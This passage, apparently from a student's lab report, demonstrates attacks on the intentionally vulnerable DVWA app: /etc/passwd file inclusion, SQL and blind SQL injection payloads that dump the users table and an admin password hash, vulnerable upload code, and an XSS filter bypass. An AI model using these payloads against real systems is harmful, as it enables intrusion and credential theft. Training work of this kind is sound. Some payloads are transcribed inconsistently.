
The input field or vulnerable parameter here is page=. We will use this parameter to test for File Inclusion vulnerabilities. Since sensitive system configuration details are typically stored in the /etc/passwd file on Linux servers, we can attempt to access it by injecting our payload through this parameter.



Yes, it is working. However, this simple approach does not work on advanced security levels. Next, we will examine how this vulnerability behaves under a higher security configuration.

## **Problem 4: SQL injection**

**Step 1: Open problem in dvwa.**



**Step-2:** Check this input field is vulnerable or not. So we use ' for show vulnerable message.




**Step-3:** Now fix this error message.



No vulnerability message was displayed because the issue has been resolved. In this case, I used -- to comment out the remainder of the query.


**Step-4:** Next step is retrieve table name from database.



**Command used:** ' union select 1, table\_name from information\_schema.tables where table\_schema=database()-- -

Two tables were discovered: guestbook and users. While both tables contain data, the users table has a higher probability of containing sensitive user login credentials.

**Step-5:** In this step we try to discover column name from users table.



Here using command is : ' union select 1,(column\_name) from information\_schema.columns where table\_name='users'-- -


This command retrieve all column name from users table. But I hope user and password column have login credential.

## **Problem 5: Blind SQL injection**

**Step-1: Start problem environment.**



**Step-2: Check this problem is sql vulnerable or not so use ‘**




No error message was displayed, indicating that the application suppresses database errors. This suggests the presence of a **Blind SQL Injection** vulnerability. In the next step, we will verify this behavior.

**Step-3:** Now check this site is blind vulnerable or not.

The methodology here relies on observing behavioral changes: injecting a valid (True) statement returns a normal/valid page, whereas an invalid (False) statement causes the application to display an error or a different page.

To test this, we will first inject a valid (True) statement: 1' and 1=1#"




**Vulnerability: SQL Injection (Blind)**

User ID:

ID: 1' and 1=1#  
First name: admin  
Surname: admin

Valid page.

But when use invalid statement 1' and 1=0#



**Vulnerability: SQL Injection (Blind)**

User ID:

**More info**


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Not show valid page ! So we can say this site are blind sql vulnerable.

**Step-4:** Identify total column number from database.

Command is : 1' order by 2%23






2 column found.


**Step-5:** Discover vulnerable column from both column.

Command is : 1' union select 1,2%23




**Step-6:** Try to retrieve table name.

Using command is : 1' union select 1,(table\_name) from information\_schema.tables where table\_schema=database()%23



**Step-7:** Here table name is admin,guestbook and users. Now try to retrieve column name from users table.

Command is : `union select 1,(column_name) from information_schema.columns where table_name='users'`



**Step-8:** last step try to retrieve user login credential.

Using command : `union select 1,group_concat(user,'::',password) from users`




User name : admin


Password: 5f4dcc3b5aa765d61d8327deb882cf99

## Problem 6: File upload

### Step-1: Open problem in DVWA.



### Step 2: File upload



File Successfully uploaded.

### Step:3

Not Secure http://192.168.171.131/dvwa/vulnerabilities/view\_source.php?id=uplc 110%

## File Upload Source

```
<?php
    if (isset($_POST['Upload'])) {

        $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
        $target_path = $target_path . basename( $_FILES['uploaded']['name']);

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {
```

## Problem 7: XSS reflected

Step-1: Open problem in DVWA.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

#### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Step-2: Try to inject xss basic payload.




Same payload input here but not working.

This input field filter script tag. For check it you need to see source code.



Here we can see script tag are replaced. So now we try to bypass script tag and inject.



The payload is successful because it effectively bypasses the XSS filter. By using `<script>alert(1)</script>`, we took advantage of a case-insensitivity flaw, allowing the payload to execute even if lowercase tags are blocked.

## Conclusion

In conclusion, this project provided hands-on experience with identifying, analyzing, and exploiting critical web application vulnerabilities using Damn Vulnerable Web App (DVWA) and tools like Burp Suite. Through the successful execution of multiple lab exercises, a deep understanding of standard web security risks was achieved.

The practical tasks covered a diverse range of vulnerabilities, including:

- **Brute Force:** Testing authentication flaws and using Burp Suite's Intruder (Cluster Bomb attack) to crack credentials.
- **Command Execution & File Inclusion:** Exploring how improper input validation allows internal system files like `/etc/passwd` to be accessed or arbitrary server commands to be executed.
- **SQL Injection & Blind SQL Injection:** Demonstrating how data can be extracted from database tables (such as extracting administrative credentials from the users table) through both error-based methods and behavioral changes in the application.

- **File Upload & Reflected XSS:** Examining how inadequate server-side filtering can be bypassed, such as using case-insensitive tags (<ScRipT>) to circumvent cross-site scripting protections.

Ultimately, this project highlights that relying solely on basic or client-side filtering is insufficient for modern web security. It underscores the absolute necessity of implementing robust secure coding practices, rigorous server-side input validation, parameterized queries, and proper defense-in-depth mechanisms to protect applications against real-world cyber threats.